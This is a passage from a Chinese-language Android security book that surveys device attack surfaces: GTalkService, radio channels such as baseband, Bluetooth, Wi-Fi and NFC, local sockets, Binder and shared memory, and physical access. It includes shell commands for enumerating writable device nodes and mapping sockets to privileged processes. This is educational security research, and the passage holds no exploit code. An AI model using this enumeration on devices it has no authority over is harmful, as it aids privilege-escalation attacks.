与用户发起的安装不同，GTalkService 最有意思的一个属性是，它允许谷歌公司根据自己的意志来安装和移除应用。事实上，这个过程还可能以完全静默的方式进行，而不用通知终端用户。在过去，谷歌公司将这一机制作为应急处置机制，一次就可以从整个设备池中移除被确认的恶意应用。然而，它也使用了这一机制往设备上推送应用。2013 年，谷歌公司主动向一些较旧的设备提供了名为 Google Play Services 的 API，为此，谷歌公司在所有 Android 设备上安装了一个新应用，来提供这一功能。

尽管 GTalkService 代表着一个非常有趣的攻击面，但是能够达到它的攻击向量需要可信访问。而这一功能连接到云的通信，是由认证锁定的 SSL 协议进行安全保护的。这限定了攻击只

能从谷歌的后台发起，但话说回来，利用谷歌的后台来进行攻击也不是完全不可能。

遗憾的是，深入分析 GTalkService 暴露的攻击面需要非常大的逆向分析工作量。实现 Android 设备这一部分功能的组件是闭源的，并非 Android 开放源代码项目（AOSP）的组成部分。对这些代码进行审查需要使用反汇编器、反编译器和其他一些专用工具。一个很好的起点是对 Google Play 应用或 GTalkService 进行逆向分析。

Jon Oberheide 验证演示了两次利用 GTalkService 来攻破设备的不同攻击。第一次演示是在 SummerCon 2012 大会上，证明了可以通过 com.accounts.AccountManager 的 API，访问用于保持持续性后台连接的认证令牌。恶意应用可以使用这一令牌来进行静默的应用安装，无须提示用户或让用户审查应用权限。这一攻击的详细信息可访问 https://jon.oberheide.org/blog/2011/05/28/when-angry-birds-attack-android-edition/。第二次演示详见 https://jon.oberheide.org/blog/2011/03/07/how-i-almost-won-pwn2own-via-xss/，证明了 Google Play 网站上存在一个 XSS 安全漏洞，攻击者可以利用它完成同样的攻击目的。但是这次，并不需要安装恶意应用。在这两次演示中，Oberheide 都开发了概念验证代码来演示攻击。Oberheide 的发现影响巨大而且相当简单，对这个攻击面进行更深入的探索也是未来一个非常有趣的研究方向。

5.4　物理相邻

回顾一下 5.3.1 节第 4 条中对“物理相邻”的定义。物理攻击需要直接接触目标设备，而与之不同的是，物理相邻攻击只需要攻击者在目标设备的某一范围之内。这一攻击面的大部分都涉及各种类型的射频（RF）通信。然而也有一些攻击面是和射频无关的。本节将详细介绍各种无线通信信道，并讨论在物理相邻范围内可达的其他攻击面。

5.4.1　无线通信

Android 设备都支持多种基于射频的无线技术，几乎所有设备都支持 Wi-Fi 和蓝牙，许多还支持 GPS。可以拨打电话的设备支持一种或多种标准化的手机通信技术，如 GSM（全球移动通信系统）和 CDMA（码分多址）等，较新的 Android 设备还支持 NFC（近场通信）。每一种无线技术都有特定的频率，因此仅在某个物理相邻范围内才是可达的。下面几个小节将深入探讨每一种技术，并解释相关的访问需求。但在此之前，让我们先了解一下可以应用到所有这些媒介中的一些基本概念。

所有的无线通信都容易受到大量的各类攻击，包括主动攻击与被动攻击。主动攻击要求攻击者干扰正常的信息流，包括阻塞、欺骗和中间人（MitM）等攻击形式。因为 Wi-Fi 和蜂窝网络是用来访问整个互联网的，因此针对这些媒介的中间人攻击可以达到非常丰富的攻击面。而被动攻击（如网络嗅探）可以让攻击者攻破流经这些媒介的信息流。偷窃到的信息是非常重要的。举例来说，窃取来的键击记录、认证凭据、金融数据或其他数据，可能被用来进行影响更大的攻击。

1. GPS

GPS，通常指代 Android 中的位置数据，可以让设备确定自身在地球上的位置。它通过从围

绕地球轨道飞行的卫星获取信号来工作。GPS 接收器芯片接收这些卫星信号并进行放大，然后根据结果确定自己所在的位置。绝大多数人知道 GPS 是因为它经常被用来进行语音导航。事实上，专门为导航而设计的设备通常被称为 GPS 设备。现在，GPS 已经成为旅行者的重要工具。

然而，如此广泛地使用 GPS 并不是没有争议的。尽管 GPS 是一种单向通信机制，但是位置数据会通过 Android 框架（android.location API）和 Google Play Services（Location Services API）暴露给 Android 应用。无论使用了哪个 API，许多 Android 应用并不尊重终端用户的隐私，而是监视用户的位置。有些应用的作者被认为将用户的位置数据卖给了未知第三方。这一事实需要引起充分的关注与重视。

在底层，每个设备上实现 GPS 功能的软硬件会有所差异，有些设备拥有一个提供 GPS 支持的单独芯片，而其他的将 GPS 支持集成到一个芯片系统上。硬件的支持软件也相应地具有差异，并通常是闭源和专有的。这一事实使得枚举并深入分析暴露的攻击面变得非常困难、耗时，而且不同设备的情况还不一样。与其他任何通信机制一样，处理无线电的软件本身就代表着一个直接的攻击面。随着数据从软件栈往上流动，还有其他额外的攻击面。

GPS 信号是从外太空发射的，因此理论上攻击者可以离他的目标非常远。然而，目前还没有通过 GPS 无线电信号来攻破 Android 设备的已知攻击案例。因为 Android 设备并没有将 GPS 信息用于安全目的（如认证），所以这种攻击的可能性是非常有限的。目前涉及位置数据的唯一已知攻击是欺骗攻击，这些攻击可以在用户使用语音导航时误导用户，或者在那些使用位置数据作为部分代码逻辑的游戏应用中作弊。

2. 基带

智能手机区别于其他智能设备的特点是，可以与移动网络通信。在最底层，这一功能是由蜂窝调制解调器提供的。这个组件通常被称为*基带处理器*，可能是单个芯片，也可能是片上系统的一部分。在这个芯片上运行的软件被称为*基带固件*，它是 Android 电话栈（telephony stack）的软件组件。对基带的攻击非常具有吸引力，因为它有以下两个特点：终端用户难以察觉，以及能够访问手机通话记录及传输的数据。正因为如此，它代表着智能手机一个具有吸引力的攻击面。

尽管针对基带的攻击是远程攻击，但是攻击者必须和目标在一定的范围内。在一般的部署条件下，手机基带芯片可以在基站的几公里之外。移动设备会自动连接到信号最强的基站上，因此攻击者只要离潜在目标足够近，就可以被当成信号最强的基站。目标与攻击者的“基站”进行关联后，攻击者就可以对目标的通信进行中间人攻击，或者向目标发送攻击流量。这种类型的攻击被称为“伪基站”攻击，近年来得到了相当多的关注。

Android 智能手机支持多种移动通信技术，包括 GSM、CDMA 和 LTE 等。每种技术都是由一组支持蜂窝网络中不同组件相互通信的协议组成的。为了攻破一个设备，最需要关注的协议就是那些设备所支持的协议，每个协议都代表着一个攻击向量，而处理协议的底层代码代表着一个攻击面。

要想深入分析基带所暴露出的攻击面，不仅需要熟练运用 IDA Pro 等工具，还要会用一些专业设备。因为基带固件通常都是闭源的、专有的，而且特定于所使用的基带处理器，所以对它进行逆向和审核非常具有挑战性。要与基带进行通信，必须使用一些高级的无线电硬件，如 Ettus

Research 公司的 USRP（Unversal Software Radio Perpheral，通用软件无线电外设），或者 Nuand 公司的 BladeRF 等。然而也有一些小型的便携式基站，如 Femtocells 和 Picopops，可以让任务变得简单。当硬件就位后，仍然需要实现必要的协议才能分析攻击面。开放移动通信（Osmocom）项目与其他一些项目为其中涉及的一些协议提供了开源实现。

在 Android 操作系统中，无线电接口层（RIL）与基带进行通信，并向设备的其余部分暴露蜂窝通信功能。关于 RIL 的更多信息见第 11 章。

3. 蓝牙

蓝牙无线技术在 Android 设备上广泛使用，支持许多种功能，同时也暴露了一个丰富的攻击面。蓝牙被设计来作为串口通信的无线替代，具有发射范围小、功耗低的特点。尽管大多数蓝牙通信被限制在大约 10 米的范围内，但是使用天线和更强大的传输器可以将通信范围扩大约 100 米。这让蓝牙成为了攻击 Android 设备距离第三远（排在基带与 Wi-Fi 之后）的无线媒介。

绝大多数移动设备用户对蓝牙是非常熟悉的，这要归功于蓝牙耳机的流行。但是许多用户并不知道蓝牙实际上有 30 多种协议（Profile），每种蓝牙协议都定义了蓝牙设备的一项特殊功能。例如，大多数蓝牙耳机使用 HFP（Hands-Free Profile，免提协议）或 HSP（Handset Profile，），这些蓝牙协议让连接的设备能够控制蓝牙耳机的扬声器、话筒等。其他常用的蓝牙协议有文件传输协议（FTP）、拨号网络（DUN）协议、人机接口设备（HID）协议和音视频远程控制协议（ACRCP）等。尽管不会具体地介绍这些协议，但我们建议你做更多研究，来更全面地理解蓝牙所暴露出的攻击面。

各种蓝牙协议中的大部分功能都需要首先进行*配对*。这通常需要在两台设备上都输入一个数字码，通过确认来进行对话。一些设备使用硬编码的数字码，因而非常容易攻击。建立配对后，有可能劫持会话并进行滥用。可能的攻击方法包括 BlueJacking、BlueSnarfing 和 Bluebugging。除了可以与一些免提设备配对，Android 设备还可以相互之间进行配对，来传输联系人列表、文件等。蓝牙协议设计时的功能是非常多样化的，也提供了攻击者希望得到的几乎所有功能访问。许多可行的攻击都利用了蓝牙协议规范中配对和加密过程的一些弱点。因此，蓝牙代表着一个有待进一步探索、非常丰富而复杂的攻击面。

在 Android 设备上，蓝牙暴露的攻击面首先从内核开始。在内核中，设备驱动与硬件进行接口，并实现了许多蓝牙协议都涉及的一些底层协议，包括逻辑链路控制和适配协议（L2CAP）以及射频通信（RFCOMM）协议等。内核驱动通过进程间通信（IPC）机制，向 Android 操作系统暴露了额外的功能。Android 在 4.2 版本之前都是使用 Bluez 用户空间蓝牙协议栈，在 4.2 版本时改用了 Bluedroid。接下来，在 Android 框架层实现了暴露给 Android 应用的高层次 API，每个组件都代表着整体攻击面的一部分。关于 Android 系统中蓝牙子系统的更多信息，可参见 https://source. android.com/devices/bluetooth.html。

4. Wi-Fi

几乎所有的 Android 设备都支持最基本形式的 Wi-Fi，而新设备在被设计生产时，都很好地跟上了 Wi-Fi 协议标准的发展。在写作本书时，受到最广泛支持的标准是 802.11g 和 802.11n，而只有很少一部分设备支持 802.11ac。Wi-Fi 协议主要用于连接局域网，而局域网会提供对互联网

的访问。Wi-Fi 协议也可以被用于使用 Ad-Hoc 或 Wi-Fi Direct 模式，直接连接到其他计算机系统。一个典型的 Wi-Fi 网络最大范围大约 36 米，但是可以非常简单地使用中继器或定向天线进行扩展。

需要说明的是，对 Wi-Fi 的完整介绍超出了本书范围。其他一些已出版图书，包括 *Hacking Exposed Wireless*[①]，更加详细地讲解了 Wi-Fi 网络，感兴趣的读者可以参考。本节尝试概要介绍 Wi-Fi 中的安全概念，然后解释它们是如何构成 Android 设备攻击面的。

Wi-Fi 网络可以被配置成无需认证或者使用不同强度的多种认证机制中的一种。无需认证的开放网络可以用完全被动的方式（无需连接）进行无线监听，而认证网络使用了不同的加密算法来保护无线传输，因此无需连接的监听会变得更加困难，至少需要首先破解密钥。三种最为流行的认证机制是 WEP、WPA 和 WPA2。WEP 相当容易破解，因此基本可以等同于没有保护。WPA 是设计用来解决这些弱点的，而 WPA2 则更进一步地增强了 Wi-Fi 网络的认证和加密。

Android 上的 Wi-Fi 协议栈与蓝牙协议栈非常类似。事实上，许多设备经常包含同时实现了这两种技术的单一芯片。与蓝牙协议相似，Wi-Fi 协议软件栈的源代码是开源的。它也是从内核驱动开始，内核驱动管理硬件并处理大多数的底层协议。在用户空间，`wpa_supplicant` 实现了认证协议，而 Android 操作系统管理记住的无线连接。与蓝牙类似，这些组件被暴露给不可信的数据，因此也代表着一类非常有趣而值得进一步探索的攻击面。

除了能连接到 Wi-Fi 无线接入点（AP）之外，大多数 Android 设备还能作为 AP 热点。在这一过程中，设备将会显著地扩大它的攻击面。另外的一些用户空间代码，具体而言也就是 hostapd 和 DNS 服务器，将会被启动并暴露在网络上。这扩大了远程攻击面，特别是对那些能够连到 Android 设备 AP 热点上的攻击者。

除了通用的 Wi-Fi 攻击，还没有针对 Android 设备 Wi-Fi 协议栈的已知成功攻击。可行的通用攻击包括伪基站与中间人攻击。

5. NFC

NFC 是建立在射频标识（RFID）之上的无线通信技术。在 Android 设备所支持的各种无线技术中，NFC 的作用范围是最短的，通常不超过约 20 厘米。Android 设备上的 NFC 有三种典型的应用场景。第一，标签（通常以贴纸的形式）被呈现给设备，设备读取标签的数据并进行处理。在某些场合中，这些贴纸会作为交互式广告海报的一部分在公共场所展示；第二，两位用户将他们的 Android 设备紧靠在一起来传输数据（如照片）；第三，NFC 经常用于非接触式的支付。

Android 对 NFC 的实现相当简单。图 5-6 显示了 Android NFC 协议栈的概要。内核驱动与 NFC 硬件进行对话，但并不深入处理接收的 NFC 数据，而是将数据传递给 Android 框架层的 NFC 服务（`com.android.nfc`）。NFC 服务则将处理后的 NFC 标签数据传递给那些已经注册接收 NFC 消息的应用。

NFC 数据可以通过多种形式接收，其中许多是 Android 默认支持的。所有这些被支持的实现都在 Android SDK 的 `TagTechnology` 类中进行了很好的文档说明。关于 Android 上 NFC 的更多信息，详见http://developer.android.com/guide/topics/connectivity/nfc/index.html。

---

① 其简体中文版《黑客大曝光：无线网络安全》已由机械工业出版社于 2012 年出版。——编者注




图 5-6 Android 上的 NFC

最流行的消息格式是 NFC 数据交换格式（NDEF），NDEF 消息可以包含任何数据，但通常只是用来传输文本、电话号码、联系信息、URL 和图像。解析这些类型的消息经常会导致执行一些动作，比如进行蓝牙设备配对、启动 Web 浏览器、拨号、打开 YouTube 或地图应用等。在某些情况下，这些操作无需任何用户交互而直接被执行，这种特性对攻击者特别具有吸引力。在通过 NFC 获取文件时，有些设备会根据文件类型启动默认的应用来打开接收到的文件。这些操作中每一个都是 NFC 之下额外攻击面的很好案例。

目前已经有好几个利用 NFC 成功攻陷 Android 设备的案例。Charlie Miller 演示过用 NFC 来自动建立起其他无线技术（如蓝牙和 Wi-Fi Direct）的连接。这就能够到达一个原本不可用的攻击面。Georg Wicherski 和 Joshua J. Drake 在 2012 年 BlackHat USA 大会上演示了通过 NFC 发起的一次成功的浏览器攻击。此外，之前还有提及，MWR 实验室的研究人员在 2012 年的 Mobile Pwn2Own 大赛上，使用 NFC 来利用 Polaris Office 文档套件中的一个文件格式解析漏洞。这些攻击都验证了，Android 设备对 NFC 支持所暴露的攻击面可导致设备被攻破。

5.4.2 其他技术

除了无线通信之外，还有其他两个技术也与 Android 设备的整体攻击面相关。具体而言，QR

码（快速响应矩阵码）和语音指令在理论上可以导致设备被攻破，对基于 Android 的 Google Glass 和新的 Android 设备（如 Moto X 和 Nexus 5）更是如此。Google Glass 的早期版本在每次拍照时都会处理 QR 码。Lookout 移动安全公司发现，一个秘密摆放的 QR 码会导致 Google Glass 加入恶意的 Wi-Fi 网络中，加入后设备可以被进一步攻击。另外，Google Glass 还大量使用了语音指令，一位坐在 Google Glass 用户旁边的攻击者可以向设备说出指令，可以潜在地让 Google Glass 访问一个恶意网站，然后进行攻破。尽管以这些技术的底层实现作为目标会很困难，但是它们提供的功能留下了利用空间，因此也可能成为设备被攻破的一条途径。

5.5　本地攻击面

当攻击者获得对一个设备的任意代码执行后，那么逻辑上的下一步就是权限提升了。终极目标是获得享有特权的代码执行，包括在内核空间中执行，或者以 root 或 system 用户身份执行。然而，只是获取到少量权限（如一个附属用户组的权限），也经常可以暴露出更多受限的攻击面。通常，在尝试找到新的 root 方法时，这些攻击面是最需要仔细检查的地方。我们在第 2 章中提到，权限隔离的广泛使用意味着，为了实现终极目标需要结合使用多个小的提升漏洞。

本节将近距离地观察暴露给设备上已运行代码的不同攻击面，而已运行代码可以是一个 Android 应用，也可以是通过 ADB 的 shell 或其他。访问这些攻击面所需的权限，取决于这些不同端点是如何被加固的。为了帮助理解 Android 系统中广泛使用的权限隔离机制，本节将介绍一些用来审查 OS 权限和枚举暴露端点的工具。

5.5.1　探索文件系统

Android 的 UNIX 血统意味着许多攻击面都是通过文件系统条目暴露的。这些条目包括内核空间和用户空间的端点。在内核空间，设备驱动节点与特殊的虚拟文件系统提供与内核空间驱动代码进行直接交互的访问点。许多用户空间的组件，如特权服务，通过 `PF_UNIX` 族的套接字暴露进程间通信功能。甚至，一些普通文件与目录条目如果没有进行充分的权限限制，也会为几种攻击类型提供攻击路径。在文件系统中简单地检查这些条目，你就可以找出这些端点，审查它们之下的攻击面，并潜在地提升你的权限。

每个文件系统条目都拥有几个不同的属性。首先最为重要的是，每个条目拥有一个属主用户与用户组。第二重要的是条目的权限，这些权限指明了这个条目是否只能被属主用户和用户组读、写、执行，还是可以被系统上任意用户读、写、执行。此外，一些特殊的权限控制着一些依赖于文件类型的行为。例如，一个可执行文件如果设置了 set-user-id 或者 set-group-id，那么它将以提升后的权限执行。最后，每个条目有一个类型，告知系统如何对这个端点的操作进行处理，类型包括常规文件、目录、字符设备、块设备、FIFO 节点、符号链接和套接字等。在确定哪个攻击面对于给定访问级别可达时，需要考虑所有这些属性，这是非常关键的。

可以很简单地使用 `opendir` 与 `stat` 系统调用，来枚举文件系统条目。然而一些目录并不允许低权限用户来列举出它们的内容（也就是缺少 read 权限位）。在这种情况下，只能使用 root

权限来枚举文件系统。为了更容易地确定哪些文件系统条目更值得关注，Joshua J. Drake 开发了一个名为 canhazaxs 的工具。以下代码片段显示了这一工具在一部运行 Android 4.4 的 Nexus 4 上执行后的效果。

```
root@mako:/data/local/tmp # ./canhazaxs -u shell -g \
 1003,1004,1007,1009,1011,1015,1028,3001,3002,3003,3006 /dev /data
[*] uid=2000(shell),
groups=2000(shell),1003(graphics),1004(input),1007(log),1009(mount),1011
(adb),
1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),
3006(net_bw_stats)
[*] Found 0 entries that are set-uid executable
[*] Found 1 entries that are set-gid executable
    directory 2750 system shell /data/misc/adb
[*] Found 62 entries that are writable
[...]
         file 0666 system system /dev/cpuctl/apps/tasks
[...]
      chardev 0666 system system /dev/genlock
[...]
       socket 0666 root system /dev/socket/pb
[...]
    directory 0771 shell shell /data/local/tmp
[...]
```

传递给 canhazaxs 的-u 和-g 选项，分别代表在确定条目是否可读、可写、可执行时，所需考虑的用户和用户组。在这些选项之后，可以指定要审查的任意数量的目录。对于每个目录，canhazaxs 会递归枚举其中的所有子目录。在审查完成之后，可访问的条目会以潜在影响程度进行优先级排序显示。对于每个条目，canhazaxs 会显示它的类型、权限、用户、用户组和路径。这个工具让枚举文件系统所暴露攻击面的过程变得简单。

找到每个端点背后的代码则取决于条目的类型。对于内核驱动，通过特定条目的名称来搜索内核源代码是最好的方法，这一点我们将在第 10 章中进一步讨论。而对于任意给定的普通文件或目录，要想找出操作它们的代码异常困难。然而通过审查 init.rc 文件与相关指令，在过去人们已经发现了好几个权限提升漏洞。确定一个套接字端点背后的代码也是非常需要技巧的，稍后将详细讨论。找到这些代码后，你可以确定端点所提供的功能。在这些端点之下的深入攻击面，代表着发现未知权限提升漏洞的机会。

5.5.2　找到其他的本地攻击面

并非所有的本地攻击面都是由文件系统条目暴露的，其他的本地攻击面是由 Linux 内核暴露的，包括系统调用和套接字实现等。Android 系统中的许多服务和应用通过不同类型的 IPC（包括套接字与共享内存）暴露着本地攻击面。

1. 系统调用

Linux 内核拥有一个暴露给本地攻击者的丰富攻击面。除了文件系统条目所代表的攻击面之外，Linux 内核在执行系统调用时还会处理一些潜在的恶意数据。因此，内核中的系统调用处理

函数代表着一个值得关注的攻击面。要想找到这些函数，可以简单地在内核源代码中搜索 SYSCALL_DEFINE 字符串。

2. 套接字

Android 上运行的软件使用了各种不同类型的套接字来进行 IPC。为了全面理解由各种不同类型套接字所暴露出的攻击面，你必须了解套接字是如何创建的。套接字是用 socket 系统调用创建的。尽管在 Android 各个层次上使用了多种抽象来创建和管理套接字，但这些抽象最终都会使用 socket 系统调用。以下摘自 Linux 用户手册的代码片段显示了这个系统调用的函数原型：

```
int socket(int domain, int type, int protocol);
```

这里需要了解的关键是创建一个套接字需要指明域、类型和协议。域参数最为重要，因为它的值决定了协议参数如何被解释。关于这些参数更详细的信息，包括每个参数所支持的值，可以从 Linux 用户手册的 socket 函数部分找到。此外，也可以通过检查/proc/net/protocols 文件系统条目，来确定一款 Android 设备支持哪些协议。

```
shell@ghost:/data/local/tmp $ ./busybox wc -l /proc/net/protocols
24 /proc/net/protocols
```

这个文件中每个条目都代表着值得进一步探索的攻击面，而实现每个协议的源代码可以从 Linux 内核源代码的 net 子目录下找到。

通用的套接字域

大多数 Android 设备都大量使用了 PF_UNIX、PF_INET 和 PF_NETLINK 域的套接字。PF_INET 域的套接字又被进一步分为 SOCK_STREAM 和 SOCK_DGRAM 类型，分别使用 TCP 和 UDP 协议。关于每种套接字实例的状态详细信息，可以从/proc/net 目录下的条目中获取，如表 5-2 中所示。

表 5-2　通用套接字域的状态文件

套接字域	状态文件
PF_UNIX	/proc/net/unix
PF_INET (SOCK_STREAM)	/proc/net/tcp
PF_INET (SOCK_DGRAM)	/proc/net/udp
PF_NETLINK	/proc/net/netlink

第一个也是最常使用的套接字域是 PF_UNIX 域，许多服务通过这个域的套接字暴露 IPC 功能，而暴露的在文件系统中的端点可以使用传统的用户、用户组和权限机制进行安全加固。因为条目存在于文件系统中，所以在使用 5.5.1 节中讨论的方法时，就可以发现这种类型的套接字。

除了传统的 PF_UNIX 域套接字以外，Android 实现了一种特殊的套接字，称为“抽象命名空间套接字”（Abstract Namespace Socket）。几个核心系统服务使用这一域的套接字来暴露 IPC 功能。这些套接字与 PF_UNIX 套接字是类似的，但并不会在文件系统上包含一个条目，而是仅仅通过一个字符串来进行标识，标识字符串通常采用@socketName 的形式。例如，/system/bin/debuggerd 程序创建一个名为@android:debuggerd 的抽象套接字。这种套接字在创建 PF_UNIX 套接字时，通过指定 NUL 字节作为第一个字符来创建，随后的字符指明了套接字的名称。因为这种套接字并不包含文件系统条目，因此无法使用传统 PF_UNIX 套接字的那种方法对

其进行安全加固。这一事实让抽象套接字端点成为值得进一步探索的有趣目标。

任何希望与互联网上主机通信的应用都需要使用 PF_INET 套接字。在少数情况下，服务与应用使用 PF_INET 套接字来进行 IPC 通信。前面已经介绍过，这一套接字域又包括使用 TCP 协议和 UDP 协议的通信。要想创建这种套接字，进程必须能够访问 inet 的 Android ID（AID），这是由于我们已经在第 2 章中讨论的 Android Paranoid Networking 特性。这些类型的套接字在被 IPC 通信使用，或者用于实现暴露在网络上的服务时，都是值得特别关注的。

Android 中的最后一种通用套接字是 PF_NETLINK 套接字。这种套接字经常用于内核空间和用户空间之间的通信。用户空间进程，如/system/bin/vold，会监听从内核发来的一些消息，然后进行处理。在第 3 章中讨论过，GingerBreak 漏洞利用代码依赖于 vold 服务在处理恶意构造的 NETLINK 消息时的安全漏洞。与 PF_NETLINK 套接字相关的攻击面是非常值得关注的，因为它们同时存在于内核空间和特权用户空间进程中。

找到套接字背后的代码

在一个典型的 Linux 系统中，你可以使用 lsof 命令或者带有-p 选项的 netstat 命令来将进程映射到套接字上。遗憾的是，这种方法在 Android 设备上并不是立即可行的。只有在一个 root 过的设备上安装一个恰当构建的 BusyBox 二进制程序后，才能达成这一任务：

```
root@mako:/data/local/tmp # ./busybox netstat -anp | grep /dev/socket/pb
unix  2      [ ]         DGRAM                    5361 184/mpdecision
   /dev/socket/pb
```

使用前面这条指令，你可以发现/dev/socket/pb 被进程号为 184 的 mpdecision 进程所使用。

如果没有恰当构建的 BusyBox，你可以通过简单的三步来完成这一任务。首先，你需要使用 proc 文件系统目录中的特定条目，来找出拥有这一套接字的进程：

```
root@mako:/data/local/tmp # ./busybox head -1 /proc/net/unix
Num       RefCount Protocol Flags    Type St Inode Path
root@mako:/data/local/tmp # grep /dev/socket/pb /proc/net/unix
00000000: 00000002 00000000 00000000 0002 01  5361 /dev/socket/pb
```

在这个例子中，你可以查看特殊的/proc/net/unix 文件中的/dev/socket/pb 条目，路径前面的那个数字是文件系统条目的 inode 编号。使用这个 inode 编号，你可以看到哪个进程拥有这个套接字的打开的文件描述符。

```
root@mako:/data/local/tmp # ./busybox ls -l /proc/[0-9]*/fd/* | grep 5361
[...]
lrwx------    1 root     root            64 Jan  2 22:03 /proc/184/fd/7 ->
 socket: [5361]
```

有时这一命令会显示，不止一个进程在使用这个套接字。但是幸运的是，在这些情况下，通常都能很明显地看出哪个进程是使用套接字的服务。在知道进程 ID 后，再找关于这个进程的更多信息就简单了。

```
root@mako:/data/local/tmp # ps 184
USER     PID   PPID  VSIZE  RSS      WCHAN    PC          NAME
root      184   1     7208   492    ffffffff b6ea0908 S /system/bin/mpdecision
```

无论使用 BusyBox 方法还是上述的三步法，你现在都知道从哪里开始查看代码了。

套接字代表着一个重要的本地攻击面，因为它能和特权进程进行通信。实现了不同类型套接字的内核空间代码可能会导致权限提升。用户空间中暴露出套接字端点的服务和应用也可能导致特权提升。这些攻击面代表着查找安全漏洞值得关注的位置。通过定位到代码，你可以更近距离地查看这些攻击面，并开始对更深攻击面的探索旅程。

3. Binder

Binder 驱动及依赖于它的软件代表着 Android 特有的一个攻击面。之前已经在第 2 章中提到并在第 4 章中进一步介绍，Binder 驱动是 Intent 的基础，而 Intent 是用来在应用层 Android 组件之间进行通信的。Binder 驱动本身在内核空间中实现，并通过/dev/binder 字符设备暴露出一个攻击面。然后 Dalvik 应用通过基于之上的几层抽象进行相互通信。尽管从原生应用发送 Intent 不被支持，但可以直接在 Binder 基础上实现一个原生代码服务。因为 Binder 可以被以多种方式使用，研究更加深入的攻击面可能会找到最终导致权限提升的安全漏洞。

4. 共享内存

尽管 Android 设备并不使用传统的 POSIX 共享内存，但是它们包含了几种共享内存机制。与 Android 中的许多功能类似，是否支持某种特定的机制取决于具体的设备。第 2 章介绍过，Android 实现了一种名为“匿名共享内存”（简称 ashmem）的定制共享内存机制。可以通过查看/proc 文件系统中的打开文件描述符，来找出哪些进程正在使用 ashmem 机制进行通信。

```
root@mako:/data/local/tmp # ./busybox ls -ld /proc/[0-9]*/fd/* | \
grep /dev/ashmem | ./busybox awk -F/ '{print $3}' | ./busybox sort -u
[...]
176
31897
31915
596
686
856
```

除了 ashmem 机制，其他一些共享内存机制，如谷歌的 pmem、英伟达的 NvMap 和 ION，只在特定的一组 Android 设备中存在。无论使用了哪一机制，用于 IPC 的共享内存都代表着一个潜在的攻击面。

5. 基带接口

Android 智能手机中包含第二个操作系统，也就是基带。在某些设备中，基带运行在一个完全独立的物理 CPU 上。在其他设备中，它则运行在一个专属 CPU 核心的隔离环境中。无论是哪种情况，Android 操作系统必须能与基带进行通信，来拨出和接听电话，发送和接收文本消息、移动数据以及其他通过移动网络进行的通信。其中暴露出的端点依设备而不同，被认为是基带本身的攻击面。对这些端点进行访问通常需要提升后的权限，比如 radio 用户或用户组的权限。通过查看 `rild` 进程，可以确定基带暴露出哪些攻击面。对于 Android 手机通信栈，也就是对基带访问的抽象，我们将在第 11 章中详细讨论。

6. 攻击硬件支持的服务

大多数的Android设备还有大量的外设，包括GPS接收器、环境光传感器和陀螺仪等。Android框架层中暴露了一些高层API，让Android应用访问由这些外设提供的信息。这些API也代表着值得关注的攻击面，因为传递给它们的数据会被一些特权服务甚至外设自身进行处理。而任何给定外设的体系结构则取决于不同的设备。由于在API与外设驱动之间也拥有多个层次，因此暴露出的API攻击面也是说明更深入攻击面是如何隐藏于浅层攻击面之下的好案例。对这组攻击面更彻底的审查已经超出了本书的范围。

5.6 物理攻击面

需要物理接触设备的攻击被认为是依赖于物理攻击面，物理攻击面与先前提到的物理相邻并不相同，物理相邻只需要在目标特定范围之内，而不需要实际接触到目标。使用物理攻击面攻击移动设备看起来并不够酷炫，而且比其他攻击更容易。事实上，大部分人认为物理攻击是不可能进行防御的。相应地，你可能会将这类攻击归为严重性较低的一类攻击。然而这些攻击会导致非常严重的影响，特别是当它们可以在非常短的时间内执行，或者不会让目标用户发觉时。

在过去几年里，研究人员发现了一些利用物理攻击面的真实攻击方法。最早针对iOS设备的几次越狱都需要对设备有USB连接。另外，取证分析人员严重依赖物理攻击面来恢复数据，或者暗中获取手机的访问。2013年年初，研究人员发布了一个报告，详细说明了他们如何发现一些公共手机充电站对指定设备发起攻击以安装恶意软件。恶意软件安装后，它会在感染的移动设备连接宿主计算机时尝试攻击计算机。这样的攻击案例还有很多，事实上物理攻击要比你原本以为的要多得多，也严重得多。

为了对物理攻击面进一步分类，我们考虑如下几个标准。首先，我们确定拆解目标设备是否可以接受。拆解设备有损坏的风险，因而是不可取的。虽然如此，这种攻击从本质上说是非常强大的，不应该排除在外。接下来，我们来分析不需要拆解设备的可能攻击面。这种攻击向量包括任意的外设访问，比如USB端口和可扩展的存储媒介（通常是microSD卡）插槽。本节剩余部分会讨论这些攻击向量以及它们之下的攻击面。

5.6.1 拆解设备

对目标设备进行拆解，就能够对目标设备中的硬件发起攻击。许多设备制造商认为计算机硬件和电子工程的神秘感足以充分保护设备。因为拆解一个Android设备来探测所暴露的攻击面，需要小众的技能和专业的硬件，所以厂商通常不会充分地保护硬件。因此，研究拆开设备后暴露的物理攻击面将非常有利。打开一个硬件设备通常会发现：

- 暴露的串口，允许接收调试消息，或者在某些情况下，提供设备的shell访问；
- 暴露的JTAG调试端口，允许对设备的固件进行调试、重刷或访问。

极少数情况下，攻击者无法找到这些通用接口，但是其他攻击仍然是可能的。一个非常实用和真实的攻击是物理性地移除闪存或核心CPU（通常包含着内部闪存）。一旦被移除，攻击者可

